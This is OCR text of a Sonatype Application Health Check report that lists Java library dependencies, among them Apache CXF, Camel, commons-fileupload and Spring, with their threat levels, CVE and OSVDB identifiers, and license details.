	nekohtml : xercesMinimal : 1.9.6.2	●	7.1 y	
	net.sf.jsr107cache : jsr107cache : 1.1	●	5.9 y	
	org.springframework : spring-asm : 3.0.4.RELEASE	●	4.9 y	
	velocity-tools : velocity-tools-generic : 1.1	●	9.7 y	
Security-High	commons-fileupload : commons-fileupload : 1.2.1	●	7.4 y	
	org.apache.camel : camel-core : 2.10.3	●	2.6 y	




Sonatype

Application Health Check

Detailed analysis for report: [redacted]

Threat Level ▾	Problem Code	Component
Search Level	Search Code	Search Component
10	OSVDB-82781	org.apache.cxf : cxf-bundle : 2.3.11
	CVE-2012-2379	org.apache.cxf : cxf-bundle : 2.3.11
7	CVE-2013-4002	xerces : xercesImpl : 2.9.1
	CVE-2015-0254	taglibs : standard : 1.1.2
	OSVDB-103916	org.apache.camel : camel-core : 2.10.3
	OSVDB-65697	org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0107	xalan : xalan : 2.7.1
	CVE-2010-1632	org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0003	org.apache.camel : camel-core : 2.10.3
	OSVDB-104942	xalan : xalan : 2.7.1
	CVE-2011-2730	org.springframework : spring-web : 3.0.4.RELEASE
	OSVDB-98703	commons-fileupload : commons-fileupload : 1.2.1
	CVE-2013-2186	commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	org.apache.camel : camel-core : 2.10.3
6	OSVDB-96520	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	org.springframework : spring-oxm : 3.0.4.RELEASE



Sonatype


Application Health Check

Detailed analysis for report: [redacted]

Threat Level	Problem Code	Component
Search Level	Search Code	Search Component
10	OSVDB-82781	org.apache.cxf : cxf-bundle : 2.3.11

Group: **org.apache.cxf**
Artifact: **cxf-bundle**
Version: **2.3.11**
Overridden License: **-**
Declared License: **Apache-2.0**
Observed License: **WS-Addressing-200403, Apache-1.1, W3C, Apache-2.0, MIT, WS-Addressing-200408, OASIS**
Highest Security Threat: **10 within 14 security issues**
Cataloged: **3 years ago**
Match State: **exact**
Identification Source: **Sonatype**
Website: ℹ

Threat Level	Problem Code	Component
	OSVDB-98703	commons-fileupload : commons-fileupload : 1.2.1
	CVE-2013-2186	commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	org.apache.camel : camel-core : 2.10.3
6	OSVDB-96520	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	org.springframework : spring-oxm : 3.0.4.RELEASE



Application Health Check

